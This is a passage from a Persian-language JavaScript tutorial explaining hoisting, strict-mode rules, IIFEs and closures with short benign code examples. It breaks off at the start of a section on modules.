کمی دقیق شوید و به مثال زیر توجه کنید:



```
var getAge;
getAge();

function getAge() {
    console.log( 16 );
}

getAge = function() {
    console.log( 26 );
};
```

متغیر getAge در ابتدا تعریف شده است، سپس تابع getAge صدا زده شده و بعد از آن تعریف عادی تابع انجام شده است و در انتهای تابعی به متغیر getAge مقداردهی شده است، البته توجه داشته باشید که انجام شدن hoisting این ترتیب را کمی متفاوت خواهد کرد. به نظرتان با درنظر گرفتن hoisting پس از اجرای کد فوق چه مقداری در خروجی کنسول نوشته می‌شود؟ (پاسخ: ۱۶ است).

در هنگام انجام hoisting در مورد اسمی یکسان، توابع اولویت بالاتری نسبت به متغیرها می‌گیرند و به این ترتیب تکه کد بالا توسط engine به صورت زیر بررسی می‌شود:



```
// declare variable
var getAge;

// hoisted function
function getAge() {
    console.log( 16 );
}

// call method
getAge();

// functions as variable
getAge = function() {
    console.log( 26 );
};
```

حال اگر دو تابع هم نام داشته باشیم چه اتفاقی رخ می‌دهد؟ در مثال بعد این مورد را دقیق‌تر بررسی کرده‌ایم.

```
var getAge;

// call method
getAge();

// first get age
function getAge() {
    console.log( 16 );
}

// functions as variables
getAge = function() {
    console.log( 26 );
};

// second get age method!
function getAge() {
    console.log( 36 );
}
```



خروجی کد بالا نیز ۳۶ خواهد بود، به این صورت که ابتدا تابع اول hoist شده و سپس تابع دوم hoist می‌شود و بدنه تابع دوم به جای بدنه تابع اول مدیریت فراخوانی شدن تابع را بر عهده می‌گیرد، به این ترتیب با فراخوانی متدهای دومین (یا بهتر است بگوییم آخرین) تعریف انجام شده برای تابع اجرا شده و مقدار مورد نظر را چاپ می‌کند.


البته این سبک از کدنویسی به هیچ وجه توصیه نمی‌شود، چرا که ممکن است برای بقیه افراد درک کردن آن دشوار باشد و هدف از ارائه این حالت‌ها، توصیف نحوه بررسی و اجرای کدهای برنامه، توسط موتورهای کامپایل کننده است.

حتی حالت‌های عجیب‌تر دیگری را نیز می‌توان مثال زد که استفاده از توابع و نحوه hoist شدن آن‌ها را شفاف‌تر سازد، برای مثال، تعریف شدن توابع به صورت شرطی، یکی از حالت‌هایی است که ممکن است نتیجه غیرمنتظره‌ای را برای برنامه داشته باشد، پس تا حد امکان از تعریف توابع در

داخل بلاک‌های شرطی خودداری کنید. توجه کنید که در `let` و `const` مفهوم `ReferenceError` در صورت استفاده از متغیری قبل از تعریف شدن خطای دریافت خواهد کرد.

[حالت strict (سخت گیرانه)]

حالت `strict` نوعی از شرایط تعریف شده برای برنامه می‌باشد که حالت خاص و محکمی برای اجرای یک سری دستورات در نظر می‌گیرد، این حالت در نسخه ۵ از استاندارد اکماسکریپت اضافه شده است و این قابلیت را به برنامه اضافه می‌کند که کدها امن‌تر، بهتر و سریع‌تر توسط موتور ترجمه کننده جاواسکریپت کار کنند.



استفاده از حالت `strict` یک برد بزرگ در برنامه‌نویسی جاواسکریپت است و بهتر است برای همه برنامه‌های نوشته شده مورد استفاده قرار گیرد، چرا که با اعمال این سخت گیری‌ها برای کدهای نوشته شده خود، علاوه بر اینکه با موتور کامپایل کننده جاواسکریپت در نحوه استفاده از حافظه و کنترل و مدیریت آن هماهنگ می‌شوید، بلکه باعث بهبود ساختار کد شده و برنامه را به شکل منسجم‌تر و ساخت یافته‌تر پیاده خواهد کرد، که برای توسعه در آینده نیز مشکلی نداشته باشد.

فعالسازی حالت strict با قرار دادن یک تکه کد رشته‌ای حاوی متن use strict در بالای بخش یا ای‌scope که مدنظر داریم، انجام می‌پذیرد.

```
"use strict";
// your codes in strict mode goes here
```

توجه کنید که استفاده از حالت strict تاثیری در hoisting و نحوه عملکرد آن نخواهد داشت.

[سطح اعمال شرایط]

برای حالت strict الزامی در فعالسازی آن برای کل فایل یا کل محدوده تابع مورد نظر وجود ندارد و به راحتی می‌توان برای بخشی از کدهای نوشته شده، یا حتی بخشی از یک تابع را برای اعمال این حالت محدود کرد. سپس برنامه براساس محل درج این واژه کلیدی کد را ارزیابی خواهد کرد.

```
function foo() {
    "use strict";
    // this code is strict mode

    function bar() {
        // this code is strict mode
    }

    {
        "use strict";
        // this code is strict mode
    }

    // this code is not strict mode
```

در مثال بالا فقط کدهای داخل تابع foo به صورت strict بررسی می‌شوند ولی حالا به مثال زیر توجه کنید که اعمال شرایط strict برای کل کد نوشته شده در نظر گرفته شده است.



```
"use strict";
function foo() {
    // this code is strict mode
    function bar() {
        // this code is strict mode
    }
}

// this code is strict mode
```

حالا بعد از صحبت‌هایی که درباره حالت strict داشتیم، احتمالاً این سوال برایتان پیش آمده است که استفاده از این حالت شامل چه مواردی است و موتور جاوااسکریپت چه سخت‌گیری‌هایی را بعد از اعمال آن برای برنامه در نظر می‌گیرد؟ مثالی ساده برای این موضوع می‌تواند scope تعریف متغیر باشد، برای مثال وقتی داخل تابع نیاز به استفاده از یک متغیر داشته باشیم و بخواهیم بدون تعریف کردن آن متغیر مستقیم در آن داده بریزیم خطای Reference خواهیم گرفت، مثال این حالت را به شکل زیر می‌توانیم داشته باشیم:



```
function foo() {
    "use strict"; // turn on strict mode
    data = 1;      // `var` missing, ReferenceError
}

foo();
```

[قوانین مشمول حالت strict]

قوانين متعددی در حالت strict باید در نظر گرفته شود که در صورت عدم رعایت آن‌ها، خطاهایی را از طرف مرورگر یا سیستم اجرا کننده کد جاوااسکریپت دریافت خواهیم کرد. در این بخش برخی از آن قوانین را باهم بررسی خواهیم کرد و طریقه جلوگیری از رخداد آن‌ها را توضیح می‌دهیم.

استفاده از متغیر تعریف نشده

در حالت strict، اگر از متغیری استفاده کنید که قبل معرفی نکرده اید، برنامه شما با خطای مواجه خواهد شد، نکته‌ای که نباید فراموش کنید این است که object ها هم متغیر هستند و استفاده آن‌ها نیز بدون تعریف شدن خطای رفرنس خواهد داد.

```
"use strict";

// This will cause an error
x = {
    name: "Ali",
    family: "Naeimi"
};
```



حذف کردن متغیر یا تابع

در حالت strict، حذف کردن یک object یا متغیر خطا خواهد داد، یعنی شما قادر نیستید متغیری که تعریف کرده را حذف کنید، مثال:

```
"use strict";
var age = 30;

delete age;           // This will cause an error
```



این مورد درباره توابع نیز برقرار است:

```
"use strict";

function sum(a, b) {
    // code
}

delete sum;           // This will cause an error
```



استفاده از پارامتر ورودی هم نام

برای یک تابع تعریف شده مشخص، که دارای scope مشخص می‌باشد، مجاز نیستید دو ورودی

یا پارامتر، با نام‌های یکسان داشته باشد. مثال:



```
"use strict";

// SyntaxError: duplicate formal argument a
function average(a, b, a) { }
```

نوشتن داده در یک property فقط خواندنی

همانطور که در جریان هستید، در object‌ها نوشتن داده در property‌ها از طرق مختلفی انجام می‌شود، روش ساده و مرسوم به این صورت است که با قرار دادن یک دات (.) بعد از نام object اسم property را نوشتene و برابر مقداری که می‌خواهیم در آن بنویسیم قرار میدهیم.



```
var user = {};

// set name of user
user.name = "ali";
```

همانطور که پیش‌تر اشاره کرده‌ایم استفاده از متdefineProperty امکان تعریف دسترسی‌های دلخواه بر روی یک ویژگی خاص از object را فراهم می‌آورد که کنترل شدن آنها در حالت strict رخ می‌دهد. در صورتی که یک بخش از کد ناقص قوانین تعریف شده با descriptor باشد، برنامه خطای خواهد داد.

فرض کنید می‌خواهیم شناسه کاربری را در object مربوط به آن ثبت کنیم، برای این کار از تکنیک ذکر شده در بالا استفاده می‌کنیم و تکه کد زیر را می‌نویسیم:



```
var user = {};
Object.defineProperty(user, "id", {
    value:12,
    writable:false
});
```

در تکه کد بالا ما شناسه کاربر را در property مربوطه به نام id ذخیره می‌کنیم و گزینه writable را برای آن false می‌کنیم، با این تنظیم، به مرورگر گفته‌ایم که این property قابل نوشتند نمی‌باشد. حال اگر حالت strict را فعال کرده باشیم و بخواهیم در جایی دیگر از برنامه برای object کاربر شناسه دیگری را تخصیص دهیم، برنامه خطای خواهد داد.

```
"use strict";
user.id = 15; // TypeError: "id" is read-only
```



تعريف متغيرهای اکتال

در برخی موارد لازم است اعدادی را در مبنای ۸ در برنامه استفاده کنیم که به آن‌ها اکتال گفته می‌شود. بخاطر ماهیت اکتال‌ها، مقادیری عددی هستند ولی با ۰ شروع می‌شوند، در حالت strict این موارد خطأ می‌دهند، برای مثال:

```
"use strict";

// This will cause an error
var octal = 010;
```



برای تعریف این موارد به این صورت عمل می‌کنیم که بعد از ۰ یک ۵ نیز درج می‌کنیم تا خطای نداشته باشیم، مثال کد بالا بدون خطأ را با به شکل زیر پیاده‌سازی می‌کنیم:

```
"use strict";
var octal = 0o10;
```



نوشتن در یک property فقط قابل دریافت

در تعریف object‌ها اگر یک تابع یا property را از نوع get تعريف کرده باشیم، مجاز به نوشتن در این فیلد نیستیم و در صورت نوشتن در حالت strict خطأ خواهد داد. مثال:

```
"use strict";

var user = {
    get info() {
        return {
            id: 1,
            name: 'Ashkan'
        };
    }
};
user.info = {};
```

// This will cause an error



استفاده از برخی کلمات کلیدی

استفاده از بعضی کلمات کلیدی که به صورت رزرو شده برای زبان برنامه‌نویسی جاوااسکریپت هستند، برای تعریف متغیر مجاز نیست. کلماتی نظیر undefined , eval , arguments که در صورت استفاده از آن‌ها برای تعریف متغیر و یا سایر بخش‌ها با خطأ مواجه خواهیم شد. مثال:



```
"use strict";  
  
var eval = 3.14;           // This will cause an error  
var arguments = 3.14;      // This will cause an error
```

استفاده از eval برای تعریف متغیر

در جاوااسکریپت تابعی به نام eval وجود دارد که یک ورودی string را دریافت کرده و به عنوان سورس کد در برنامه اجرا می‌کند، البته پیشنهاد می‌کنیم از تابع eval زیاد استفاده نکنید به دلیل ماهیت تبدیل کننده string به کد ممکن است نقص کننده امنیت باشد.
در حالت strict به دلایل امنیتی استفاده از eval برای تعریف متغیر مجاز نمی‌باشد، مثال:



```
"use strict";  
  
// This will cause an error  
eval ("var variable = 2");  
alert (variable);
```

احتمالاً در این فصل متوجه نکته‌ای شده اید که در انتهای این بخش اشاره به آن حائز اهمیت است، فعالسازی حالت strict با تمام مزایایی که دارد، می‌تواند برای برنامه شما مشکل‌ساز باشد و خطاهایی را در قسمت‌هایی از برنامه بوجود آورد، البته این خطاهای را به عنوان خطاهایی بینید که می‌بایست مانع رخدادن آن‌ها می‌شدید، پس لازم نیست به صورت عجولانه در هر پروژه‌ای سریعاً این حالت را اضافه کنید، ابتدا در محیط تستی تمام خطاهای احتمالی برنامه را رفع کرده و بخش‌های مختلف را تست کنید سپس تغییرات کد را به سورس اصلی خود منتقل کنید و از اجرای سریع و بهینه کدهای برنامه خود لذت ببرید.

همواره سعی کنید حالت strict را در ابتدای شروع پروژه‌ها به سورس کدهای برنامه خود اضافه کنید تا از مشکلات متعددی که ممکن است بخاطر عدم رعایت نکات مطرح شده برای حالت strict خود، در امان باشید. به این ترتیب نیازی به بررسی بخش‌ها و حالت‌های مختلف برای اعمال شرایط جدید به برنامه نخواهید داشت.

پس از مطالعه این بخش انتظار می‌رود

- در مورد hoisting اظهار نظر کرده و عملکرد آن را در کدهای اجرایی شرح دهید.
- با تعریف حالت strict آشنا باشید.
- تاثیرات hoisting در حالت strict را شرح دهید.
- دلایلی برای توجیه استفاده از strict mode ارائه دهید.
- بتوانید برنامه‌های آتی خود را در حالت strict طراحی و اجرا کنید.
- با مصادیق مشکل دار در حالت strict آشنا باشید و بتوانید برنامه‌ای تولید کنید که ضمن انجام وظایف خود هیچ کدام از کدهای خطدار را نداشته باشد.

بخش هفتم

Closure، IIFE و مازول ها

۰۰ اهداف بخش:

< آشنایی با IIFE >

< ویژگی های IIFE >

< کارکترهای خاص در IIFE >

< دلایل استفاده از IIFE >

< آشنایی با closure ها >

< آشنایی با مازول ها >

< publicAPI در مازول ها >

< توابع و متغیرهای خصوصی مازول >

< توانایی درک فرمت بندی مختلف مازول ها >

< آشنایی با module loader , bundler >

در ابتدای این بخش و پیش از شروع مبحث مربوط به مازول‌ها در مورد پترن مشهوری به نام IIFE صحبت خواهیم نمود که قطعاً اگر مدتی را با مطالعه در مورد جاوا اسکریپت سپری کرده باشید کدهایی با استفاده از این پترن نوشته یا مشاهده کرده‌اید، این پترن یک ساختار منسجم به بخشی از کد می‌دهد که دارای مزایای خاص و بسیار کاربردی می‌باشد، در ادامه بیشتر با ماهیت این پترن و نحوه کارکرد آن آشنا خواهیم شد.

[عبارات توابع بلاfacسله صدا زده شده (IIFEs)]

در بخش مربوط به بلاک‌ها یاد گرفتیم که کدهای برنامه در بلاک‌های جداگانه‌ای اجرا می‌شوند و هر کدام از این بلاک‌ها می‌توانند به صورت محلی دارای متغیرها و مقادیر مخصوص به خود باشند، این حالت در توابع نیز برقرار است و می‌دانیم که خود توابع نیز از بلاک‌هایی برای اجرای کدهای مخصوص به بدن تابع استفاده می‌کنند.

در مثال‌هایی که تا به الان بررسی می‌کردیم توابع تعريف شده، در بخشی از برنامه می‌بایست صدا زده می‌شدند تا اجرا شوند، و کدهای داخل بدن تابع را با scope موجود برای آن تابع اجرا کنند. مثال:

```
// we are sure to call this fn
function foo(){
    var a = "MyTest";
    console.log(a);
}

// call fn
foo();
```



اما ممکن است تابعی تعريف کنیم و بلاfacسله بعد از تعريف بخواهیم صدایش بزنیم! کمی عجیب به نظر می‌رسد؟ پس چرا تابعی تعريف کنیم که همان لحظه هم صدایش بزنیم؟

اینکه احتمالاً موارد این چنینی برایتان سوال شده است طبیعی است، چون فعلاً با نحوه استفاده و مزایای بهره‌گیری از عبارات IIFE¹ آشنا نشده‌ایم و قابلیت‌هایی را که IIFE برایمان ایجاد می‌کند را توضیح نداده‌ایم.

1 Immediately invoked function expression

[ساختار عبارات IIFE]

همانطور که توضیح داده شد در این نوع عبارات ما تابعی را تعریف می‌کنیم و در همان موقع که تعریف شد صدا میزئیم، ساختار کلی این عبارات به شکل زیر است:



```
(function(){
    // code
})();
```

اگر دقت کنید ما تابع مورد نظر خود را داخل یک پرانتز باز و بسته قرار داده ایم و سپس با قرار دادن یک (آن تابع را فراخوانی کرده‌ایم، البته اگر تابع مورد نظر ما مقداری به عنوان ورودی می‌گرفت، در این قسمت می‌توانستیم به تابع پاس دهیم، مثال:



```
// Function in IIFE format
(function produceCounter(start){
    var sum = start + 50;
    console.log(sum);
})(10);

// console = 60
```

در تکه کد بالا ما تابع produceCounter را به صورت IIFE اجرا کرده‌ایم که یک ورودی می‌گیرد، با اجرای کد بالا بلافاصله تابع اجرا شده و در کنصول مقدار ۶۰ چاپ می‌شود. توجه کنید که در کد بالا متغیر sum به صورت محلی برای تابع تعریف شده است و اگر در بیرون از تابع نیز متغیری به نام sum تعریف شده باشد، تاثیری در عملکرد تابع نخواهد داشت مثال:



```
var sum = 12;

(function produceCounter(start){
    var sum = start + 50;
    console.log(sum); // 60
})(10);

console.log(sum); // 12
```

closure، IIFE و مازول ها

نکته: توابعی که به صورت IIFE تعریف شده‌اند قابلیت صدا زدن مجدد را ندارند و در همان لحظه runtime اجرا می‌شوند.

ممکن است بعضی جاها کدهایی به فرمت زیر مشاهده کنید:

```
(function (window, document, undefined) {
    //...
})(window, document);
```

اینجا تابعی به صورت IIFE تعریف شده است که یک سری ورودی‌های پیش فرض را به آن پاس داده ایم، خب بباید از حالت ساده این تابع شروع کنیم و بعد به این تابع برسیم، کد زیر را در نظر بگیرید:

```
(function (window) {
    //...
})(window);
```

در کد بالا تابع، ورودی window را دریافت کرده است که مشابه همان مثالی که برای produceCounter می‌باشد عمل شده است، با این تفاوت که ورودی تابع یک object پیش فرض از متغیرهای عمومی جاوااسکریپت می‌باشد که window نام دارد، البته در ورودی پارامترهای تابع می‌توانستیم نام دیگری به جای window استفاده کنیم ولی فعلًا از همین نام استفاده کردہ‌ایم، پس کار زیاد سخت و بزرگی انجام نشده است، حالا document را هم اضافه می‌کنیم:

```
(function (window, document) {
    //...
})(window, document);
```

خب تفاوتی که ایجاد شد، پاس داده شدن یک پارامتر global دیگر به نام document به تابع می‌باشد، که دوباره می‌توانستیم نامی دیگر را به جای document استفاده کنیم اما برای سادگی و اینکه کد نوشته شده برای آینده خوانا باقی بماند از همان نام استفاده کرده‌ایم.

شاید بپرسید مزیت این کار چیست؟ و چرا انجام می‌شود؟ در پاسخ به این سوال به توضیحاتی که

دادیم رجوع می‌کنیم، گفته شد که ما دو object global در دسترس بودند را به تابع IIFE پاس داده ایم، این مقادیر global در داخل تابع نیز در دسترس بودند و می‌توانستیم بدون پاس دادن آن مقادیر از آن‌ها داخل تابع استفاده کنیم ولی برای پروژه‌های با مقیاس بالا مولفه‌ای به نام سرعت بسیار مهم است، همانطور که می‌دانید دسترسی به متغیرهای محلی سریعتر از متغیرهای global می‌باشد و نکته‌ای که در این تکه کدها مورد نظر قرار می‌گیرد بهبود سرعت اجرا می‌باشد، البته توجه داشته باشید که شما از این افزایش سرعت مطلع نخواهید شد.

نکته‌ای که از کد نخست ارائه شده باقی مانده است این است که پارامتر سوم ورودی تابع IIFE یعنی undefined چه تاثیری داشت و چرا استفاده شده است؟

```
(function (window, document, undefined) {
    //...
})(window, document);
```

در نسخه ۳ از اکماسکریپت امکان این را داشتیم که برای undefined مقدار بدهیم! برای مثال انجام کاری مشابه زیر از نظر js مشکلی نداشت:

```
// what is it correct ?
undefined = true;
```

که واقعاً کار جالبی به نظر نمی‌رسد ولی امکان پذیر بود، در بخش پیش با حالت strict آشنا شدیم که به لطف نسخه ۵ از اکماسکریپت مانع از انجام کارهای این چنینی می‌شود، پس اگر حالت strict فعال باشد و بخواهیم چنین کاری انجام دهیم تجزیه کننده می‌گوید که اشتباه است و خطای می‌دهد.

ما برای محافظت از کدهای خود در برابر اشتباهات این چنینی یک مقدار undefined نیز به تابع خود پاس می‌دهیم تا در داخل تابع IIFE خود از وقوع اشتباهاتی که ممکن است توسط سایر فایل‌های جاوااسکریپتی بارگزاری شده در صفحه رخ بدهد جلوگیری کنیم. مثال:

```
undefined = true;

(function (window, document, undefined) {
    // undefined is a local undefined variable
})(window, document);
```

با این کار ما در تابع خود امکان استفاده از مقدار صحیح undefined را خواهیم داشت.

[استفاده از کاراکترهای خاص برای IIFE]

همانطور که اشاره شد، تابع IIFE تعریف شده را می‌بایست داخل یک پارانتر باز و یک پرانتر بسته قرار دهیم ولی اگر این کار را نکنیم چه اتفاقی رخ می‌دهد؟ برای مثال کد زیر:

```
function () {
    console.log("run! ");
}();

// SyntaxError: function statement requires a name
```



با اجرا کردن کد فوق مشاهده می‌کنیم که خطای ذکر شده چاپ می‌شود و برنامه از کار می‌ایستد، سوالی که پیش می‌آید این است که آیا راهکاری وجود دارد که بدون درج کردن پارانتهای اضافی در ابتدا و انتهای تابع عبارت IIFE تولید کنیم و به تابع موردنظر خود نام نسبت ندهیم؟ پاسخ این سوال، بله است. برای انجام این کار می‌توانیم با درج یک! در ابتدای کد و قبل از کد را اجرا کنیم به صورت:

```
// no needs to (...)
!function () {
    console.log("run!");
}();

// console: "run!"
```



از آنجایی که جاواسکریپت موارد غالب خاصی را در خود جای داده است، می‌توان مشابه این کار را با درج کردن ~ ، + یا - نیز در ابتدای تابع انجام داد. مثال‌هایی از این موارد را در تکه کد بعد بیان می‌کنیم.



```
-function () {
    console.log("run with - ");
}();

+function () {
    console.log("run with + ");
}();

~function () {
    console.log("run with ~ ");
}();
```

این موارد نیز قابل استفاده هستند ولی کمتر مورد استفاده قرار می‌گیرند.

[نام‌گذاری توابع عبارات IIFE]

همانطور که متوجه شده اید لزومی به درج نام برای توابع IIFE وجود ندارد و اکثرا بدون نام استفاده می‌شوند، ولی می‌توان برای تابع خود نام نیز انتخاب کرد، مثال:



```
(function add(start){
    var sum = start + 50;

    console.log(sum); // console: 60
})(10);
```

البته باید توجه شود این نام به هیچ وجه خارج از خود IIFE قابل دسترس نیست و فقط در داخل خود تابع می‌توان از آن استفاده کرد، کاربردهایی مانند تابع بازگشتی به صورت IIFE را که به صدا زدن تابع در داخل بدن آن نیاز داریم، با این حالت اجرا می‌کنیم، مثال:



```
(function add(start){
  var sum = start + 50;

  if(sum < 100){

    // call sum function again
    add(sum);
  }else{
    console.log(sum);    // console: 110
  }
})(10);
```

[کم حجم سازی سورس با IIFE]

با برخی از مزایای عبارات IIFE تا به اینجا آشنا شده اید، مزیت‌هایی مانند:

- تعریف شدن متغیرها در scope مشخص
- بهبود سرعت در دسترسی به متغیرهای عمومی
- جلوگیری از خطاهای مدیریت نشده با حالت strict
- و...

جدا از این موارد، یکی از ویژگی‌های خوب IIFE تاثیر مثبت آن در کم حجم سازی سورس و جایگزینی عبارات پرکاربرد می‌باشد.

تصور کنید در یک سورس، استفاده زیادی از عناوین object طولانی مانند: window، document و ... داریم، در حالت استفاده از scope عمومی این متغیرها، امکان تغییر نام آن‌ها ممکن است ساده نباشد، ولی با مثالی که در صفحات قبل برای IIFE زده شد و می‌توانیم متغیرهای عمومی را به scope محلی منتقل کنیم، در این انتقال که گفتیم در سرعت اجرای برنامه نیز تاثیر مثبت دارد، می‌توانیم نام متغیر را عوض کرده و با یک عنوان کوتاه تر، بسته به تعداد استفاده از آن متغیر در scope موجود برای IIFE، در کاهش حجم سورس تاثیر مثبت گذاشته باشیم. مثالی از این کم حجم سازی را در تکه کد بعد مشاهده می‌کنیم.



```
(function (window, document, undefined) {
    console.log(window); // Object window
})(window, document);

// minified
(function (a, b, c) {
    console.log(a); // Object window
})(window, document);
```

در تکه کد کم حجم شده متغیر a همان object مربوط به window می باشد که با تغییر نام در گرفتن پارامتر همراه بوده است و اگر تعداد استفاده زیادی از این object در داخل scope تابع داشتیم می توانیم حجم کد نوشته شده را تا حد زیادی کاهش دهیم. (این کار به صورت اتوماتیک در کتابخانه هایی مانند UglifyJS انجام می شود).

در حالت های دیگری که ممکن است یک نام متغیر در scope عمومی توسط کتابخانه ای دیگر اشغال شده باشد، می توانیم برای scope محلی تابع با همین تکنیک از عنوان متغیر مورد نظر استفاده کنیم، مثال مشهور موجود در این زمینه کاراکتر \$ برای کتابخانه جی کوئری می باشد. فرض کنید کتابخانه ای به کار برد ایم که مانند جی کوئری بر روی کاراکتر \$ کار می کند و در scope عمومی این تشابه عملیاتی کد نوشتن ما را به مخاطره می اندازد، در این شرایط می توان به صورت زیر عمل کرد:

```
(function ($, window) {
    // use $ to refer to jQuery

    // $(document).addClass('test');

})(jQuery, window);
```

به این صورت ما می توانیم در بدنه تابع خود از \$ استفاده کنیم که به jQuery اشاره می کند.

[محیط های غیر مرورگر]

به عنوان نکته آخر برای مبحث IIFE محیط های خارج از مرورگر، را مدنظر قرار می دهیم، به لطف پیشرفت استفاده از ابزارهایی مانند nodejs همواره مرورگر object عمومی مورد استفاده ما

نیست و اگر بخواهیم کدی تولید کرده باشیم که در محیط‌های مختلف کارکرد صحیح داشته باشد، همین موضوع ممکن است ما را به چالش بیندازد.

یک راهکار بسیار ساده و کارآمد این است که با استفاده از IIFE می‌توانیم پارامتر this را با نام مورد نظر به کدهای برنامه خود تزریق کنیم:

```
(function (root) {
    // code
})(this);
```



چون در مرورگر this در بیرونی‌ترین سطح به object مربوط به window اشاره می‌کند، ما window را با یک نام بهتری با اسم root به کدهای خود تزریق کرده‌ایم و در محیط‌های خارج از مرورگر نیز لازم نیست با متغیری به اسم window که وجود ندارد کار کنیم و می‌توانیم با متغیر root کارهای خود را انجام دهیم.
به این ترتیب می‌توان یک تکه کد بسیار زیبا به فرم زیر تولید کرد که احتمالاً در اکثر پروژه‌های متن باز یا معروف مشاهده کرده اید:

```
(function (root, factory) {
    if (typeof define === 'function' && define.amd) {
        define(factory);
    } else if (typeof exports === 'object') {
        module.exports = factory;
    } else {
        root.MYMODULE = factory();
    }
})(this, function () {
    // Code goes here
});
```



این تکه کد واقعاً حرفه‌ای نوشته شده است، تابعی که می‌نویسیم توسط تابعی دیگر و طی یکسری شرایط خاص فراخوانی می‌شود و خروجی مورد نظر ما را براساس محیط اجرایی ارائه می‌دهد.
به این صورت که، اگر در محیط مرورگر اجرا شود بخش root.MYMODULE = factory اجرا می‌شود و مازول مورد نظر ما تعریف می‌شود، در صورتی که محیطی مانند nodejs از

استفاده خواهد شد و در صورتی که requireJS استفاده شده باشد تابع module.export برای تابع ما اجرا می‌شود.

با این سبک یک کد منسجم برای کاربرد در محیط‌های مختلف توسعه داده می‌شود که خطاهای object برای Reference تعریف نشده را نخواهد داشت.

Closure ها]

بسته‌ها (closures) بخشی از زبان جاواسکریپت هستند که کمتر توسط توسعه دهندگان شناخته شده‌اند، در حالیکه بسیار ساده و کاربردی هستند. احتمالاً یادگیری این بخش نیز برای شما بسیار ساده خواهد بود، البته اگر بخش‌های مربوط به scope را به خوبی مطالعه کرده باشید.

اگر با جاواسکریپت آشنا هستید ولی تا بحال از closures استفاده نکرده‌اید، شاید بهتر است که پس از مطالعه این بخش به کدهای نوشته خود نگاهی بیندازید closure‌ها را در کدهای خود مشاهده کنید. در واقع closure‌ها کاملاً در اطراف شما هستند فقط کافیست تا کمی دقت کنید و آن‌ها را ببینید، از توابع استفاده کرده‌اید؟

بعضی‌ها ابزارهای جدید یا کدهای جدیدی نیستند که بخواهید یاد بگیرید. حتی برخلاف تصور بعضی‌ها یک مسئله‌ای مخوف نیز نیستند و احتمالاً بعد از یادگیری آن به خودتان می‌گویید، "من که از این مورد استفاده می‌کرم".

بعد از توضیحات ارائه شده بهتر است برویم سراغ کد و مسائل مربوطه، در ابتدا closure را تعریف می‌کنیم: زمانی که یک تابع توانایی به خاطر سیاری و استفاده از متغیرهای داخل scope بالایی خود را داشته باشد، closure دارد.

تعریف ساده‌ایست ولی اگر متوجه مفهوم نشده اید به چند مثال بعدی که توضیح می‌دهیم دقت کنید.

مثال اول:

فرض کنید می‌خواهیم یک سیستم چند زبانی بنویسیم (البته این مثال بسیار ساده است و بهتر است برای تولید محصول از آن الگو گرفته نشود) و اطلاعات مربوط به لغات در متغیری global به اسم languagesData قرار گفته است، (البته همین متغیر عمومی languageData خود closure در متدهای برنامه است که فعلاً از کنارش رد می‌شویم) با استفاده از closure می‌توانیم تابعی به اسم createTranslator بسازیم که وظیفه تولید مترجم برای زبان‌های مختلف را برعهده

دارد و یک ورودی lang میگیرد تاتابع مورد نیاز را به ما تحویل دهد. با فراخوانی این متند با مقادیر "fa"، "en" دو مترجم برای زبانهای فارسی و انگلیسی تولید میکنیم، سپس آنها را در متغیرهای مخصوص هر مترجم ریخته و از آنها برای ترجمه بخش‌های مورد نظر استفاده میکنیم. کد توضیح داده شده:

```
// Languages string data object
var languagesData = {
    "en": {
        "hi": "Hello"
    },
    "fa": {
        "hi": "سلام"
    },
};

// function that we use to create translator
function createTranslator(lang) {
    function translator(key) {
        return languagesData[lang][key];
    }
    return translator;
}
```



برای استفاده از این تابع نیز کد زیر را میتوان نوشت تا مترجم‌های خاص برای زبان‌های تعریف شده را ارائه دهد:

```
var persianTranslator = createTranslator("fa");
var englishTranslator = createTranslator("en");

persianTranslator("hi"); // سلام
englishTranslator("hi"); // Hello
```



در ادامه این برنامه میتوانیم هر جایی که متنی برای نمایش داریم تابع مورد نظر برای ترجمه را صدا بزنیم و از یک برنامه چند زبانه استفاده کنیم.

مثال دوم:

قصد داریم تابعی بسازیم تا با استفاده از آن بتوانیم جمع کننده‌هایی را تولید کنیم که ورودی مورد نظر ما را دریافت کرده و با عدد مورد نظرمان جمع کند. کد این برنامه به شکل زیر خواهد بود:



```
function createAdder(size) {
    function add(y) {
        return y + size;
    }
    return add;
}
```

در این تابع، تابع add که بازگشت هم داده شده است، closure می‌باشد، و می‌تواند با فراخوانی شدن از طریق متغیری که مدنظر داریم عمل جمع با یک مقدار مشخص درخواستی را انجام دهد. کد استفاده کننده از تابع بالا به صورت زیر قابل نوشتن است:



```
var addTwo = createAdder(2);
var addTen = createAdder(10);

addTwo(6); // 6 + 2 = 8
addTen(5); // 5 + 10 = 15

createAdder(8)(6); // 8 + 6 = 14
```

اما این اتفاقات چگونه رخ می‌دهند؟ انتظاری که داشتیم این بود که بعد از فراخوانی تابع createAdder و بازگردانی تابع add مقداری که به عنوان متغیر size به آن داده شده بود توسط پردازش garbage collector ^۲ خالی شود و حافظه آزاد شود، ولی این اتفاق رخ نمی‌دهد چون تابعی به نام add به آن متغیر وابستگی دارد و این موضوع مانع خالی شدن فضای متغیر نسبت داده می‌شود و نتیجه‌ای که حاصل می‌شود closure نامیده می‌شود.

^۲ یک پردازش است که در پس زمینه و توسط موتور جاواسکریپت برای خالی سازی فضاهای بلااستفاده متغیرها مورد استفاده قرار می‌گیرد.

[ماژول ها (modules)]

در جاواسکریپت واژه ماژول به بخشی از کد یا برنامه اشاره می‌کند که قابلیت استفاده مجدد را دارد و ممکن است تابع، object یا حتی string بازگردانی کند. از پرکاربردترین استفاده‌های closureها در جاواسکریپت پترن ماژول می‌باشد.

حالت کلی ماژول‌های تحت مرورگر به شکل زیر می‌باشد:

```
(function () {
